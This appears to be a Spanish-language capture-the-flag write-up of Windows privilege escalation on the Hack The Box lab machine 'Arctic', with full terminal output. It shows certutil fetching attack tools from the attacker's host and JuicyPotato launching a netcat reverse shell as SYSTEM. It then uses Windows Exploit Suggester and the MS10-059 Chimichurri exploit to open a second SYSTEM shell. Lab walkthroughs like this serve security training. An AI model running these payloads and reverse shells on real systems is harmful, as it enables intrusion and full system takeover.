
descargamos el juicepotato.exe de github
https://github.com/ohpe/juicy-potato/releases/tag/v0.1



como juicy potato funciona ejeuctando un comando priviliegiado la idea es ejecutar netcat sin embargo nuestro pc victima es de 64 el netcat que tenemos al interior no nos sirve



buscamos un netcat de 64 y lo descargamos
https://github.com/int0x33/nc.exe/



```
~/machineshtb/Arctic
wget https://github.com/int0x33/nc.exe/blob/master/nc64.exe
--2023-11-29 21:45:20--  https://github.com/int0x33/nc.exe/blob/master/nc64.exe
Resolving github.com (github.com)... 140.82.112.4
Connecting to github.com (github.com)|140.82.112.4|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4449 (4.3K) [text/plain]
Saving to: 'nc64.exe'

nc64.exe                                    100%[===================================================================================>]   4.34K

2023-11-29 21:45:21 (49.0 MB/s) - 'nc64.exe' saved [4449/4449]

~/machineshtb/Arctic
ls
14641.py  Arctic.ctb  Arctic.ctb~  Arctic.ctb~~  Arctic.ctb~~~  cfexec.cfm  credenciales.txt  hash.txt  JuicyPotato.exe  nc64.exe  shell.jsp

~/machineshtb/Arctic
```

ahora tranferimos con certutil obvimanete dentro de temp

certutil -urlcache -split -f http://10.10.14.14:2000/JuicyPotato.exe jugopapa.exe

```
C:\Windows\Temp>certutil -urlcache -split -f http://10.10.14.14:2000/JuicyPotato.exe jugopapa.exe
certutil -urlcache -split -f http://10.10.14.14:2000/JuicyPotato.exe jugopapa.exe
****  Online  ****
  000000
  054e00
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>certutil -urlcache -split -f http://10.10.14.14:2000/nc64.exe nc.exe
certutil -urlcache -split -f http://10.10.14.14:2000/nc64.exe nc.exe
****  Online  ****
  0000  ...
  1161
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp>
```

sin embargo al hacer dir y buscar ocultos tampoco se muestran por lo cual creo una carpeta

```
C:\Windows\Temp>dir /a:h
dir /a:h
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Windows\Temp

C:\Windows\Temp>
```

```
C:\Windows\Temp>mkdir badfiles
[0] 0:python3  1:zsh-  2:rlwrap*
```

```
  054e00
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp\badfiles>certutil -urlcache -split -f http://10.10.14.14:2000/nc64.exe nc.exe
certutil -urlcache -split -f http://10.10.14.14:2000/nc64.exe nc.exe
****  Online  ****
  0000  ...
  1161
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp\badfiles>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Windows\Temp\badfiles

01/12/2023  12:56    <DIR>          .
01/12/2023  12:56    <DIR>          ..
01/12/2023  12:56           347.648 jugopapa.exe
01/12/2023  12:56             4.449 nc.exe
               2 File(s)    352.097 bytes
               2 Dir(s)   1.432.821.760 bytes free

C:\Windows\Temp\badfiles>
```

ahora levanto otravez rlwrap nc

```
~/machineshtb/Arctic
rlwrap nc -lvnp 1234
listening on [any] 1234 ...
```

vemos las opciones de juicy
jugopapa.exe -h

```
C:\Windows\Temp\badfiles>jugopapa.exe -h
jugopapa.exe -h
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try bo
-p <program>: program to launch
-l <port>: COM server listen port

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user

C:\Windows\Temp\badfiles>
[0] 0:python3  1:zsh  2:rlwrap* 3:rlwrap-
```

ejecutamos el siguiente comando de juicy

la flag -t para la opcion todos * -l y el puerto de defecto -p lo que queremos ejecutar en este caso cmd y a la linea de comandos que el cmd va a ejecutar
jugopapa.exe -t * -l 1337 -p c:\windows\system32\cmd.exe -a "C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1234"

```
[+] CreateProcessWithTokenW OK

C:\Windows\Temp\badfiles>jugopapa.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1233"
jugopapa.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1233"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Windows\Temp\badfiles>
[0] 0:python3  1:zsh  2:rlwrap* 3:nc-                                                                                    "kali
```

jejej lo ejecute pero no funciono por una razon falta el /c es como un concatenador antes del comando que vamos a ejecutar
jugopapa.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1233

```
C:\Windows\Temp\badfiles>jugopapa.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1233"
jugopapa.exe -t * -l 1337 -p C:\windows\system32\cmd.exe -a "/c C:\Windows\Temp\badfiles\nc.exe -e cmd 10.10.14.14 1233"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

##ESCALDA EXPLOIT DE KERNEL Y SCRIPT Windows-Exploit-Suggester##################
siguiendo la guia de aqui https://www.jaacostan.com/2021/04/windows-exploit-suggester-next.html
para instalar y correr el script


#git clone https://github.com/bitsadmin/wesng

```
root@kali:~/Desktop/Scripts/Windows Enumeration files# git clone https://github.com/bitsadmin/wesng
Cloning into 'wesng' ...
remote: Enumerating objects: 22, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (21/21), done.
remote: Total 631 (delta 10), reused 2 (delta 1), pack-reused 609
Receiving objects: 100% (631/631), 36.99 MiB | 4.39 MiB/s, done.
Resolving deltas: 100% (370/370), done.
```


2) After cloning, update the vulnerability database.

syntax : wes.py --update

```
root@kali:~/Desktop/Scripts/Windows Enumeration files# cd wesng/
root@kali:~/Desktop/Scripts/Windows Enumeration files/wesng# wes.py --update
bash: wes.py: command not found
root@kali:~/Desktop/Scripts/Windows Enumeration files/wesng# python wes.py --update
Windows Exploit Suggester 0.98 ( https://github.com/bitsadmin/wesng/ )
[+] Updating definitions
[+] Obtained definitions created at 20210403
```



para que funcione el escript debo copiar todo lo que arroja systeminfo
y ejecuto el escript
python wes.py /home/kali/machineshtb/Arctic/systeminfo.txt




al aparecer varias vulnerabilidades debemos validar cual funciona

para esto descargo la base de aqui
https://github.com/7Ragnarok7/Windows-Exploit-Suggester-2/blob/master/2021-04-16-mssb.xls
sin embargo la herramienta no lo leyo
luego de buscar bastante encotre la flag -e que nos indica exploits conocidos
python wes.py /home/kali/machineshtb/Arctic/systeminfo.txt -e
python wes.py /home/kali/machineshtb/Arctic/systeminfo.txt -i "privilege"

```
python wes.py /home/kali/machineshtb/Arctic/systeminfo.txt -e
Date: 20100810
CVE: CVE-2010-2555
KB: KB982799
Title: Vulnerabilities in the Tracing Feature for Services Could Allow Elevation of Privilege
Affected product: Windows Server 2008 R2 for x64-based Systems
Affected component:
Severity: Important
Impact: Elevation of Privilege
Exploit: n/a
```

la herramienta es muy imprecisa sin embargo si encontro el exploit buscamos debiddo a que la cve -2010-2555 es del ms10-059 exploit



chimichurri descargo y me tira un .exe
traspaso el .exe
certutil -urlcache -split -f http://10.10.14.14:2000/MS10-059.exe elev.exe

```
C:\Windows\Temp\files>certutil -urlcache -split -f http://10.10.14.14:2000/MS10-059.exe elev.exe
certutil -urlcache -split -f http://10.10.14.14:2000/MS10-059.exe elev.exe
****  Online  ****
  000000  ...
  0bf800
CertUtil: -URLCache command completed successfully.

C:\Windows\Temp\files>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Windows\Temp\files

01/12/2023  02:28    <DIR>          .
01/12/2023  02:28    <DIR>          ..
01/12/2023  02:28           784,384 elev.exe
               1 File(s)    784,384 bytes
               2 Dir(s)   1,430,171,648 bytes free

C:\Windows\Temp\files>
```

ejecuto

```
C:\Windows\Temp\files>elev.exe
elev.exe
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\Windows\Temp\files>
[0] 0:python3  1:zsh- 2:rlwrap* 3:zsh
```

dice indique ip y port
levanto nc
y ejecutamos y luego enter
lev.exe 10.10.14.14 1233

```
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Usage: Chimichurri.exe ipaddress port <BR>
C:\Windows\Temp\files>elev.exe 10.10.14.14 1233
elev.exe 10.10.14.14 1233
[0] 0:python3  1:zsh- 2:rlwrap* 3:zsh

/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimichurri/-->Got SYSTEM token...<BR>/Chimichurri/-->Run
ning reverse shell...<BR>/Chimichurri/-->Restoring default registry values...<BR>
C:\Windows\Temp\files>
C:\Windows\Temp\files>
```

```
nc -lvnp 1233
listening on [any] 1233 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.11] 49918
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\Temp\files>whoami
whoami
nt authority\system

C:\Windows\Temp\files>
```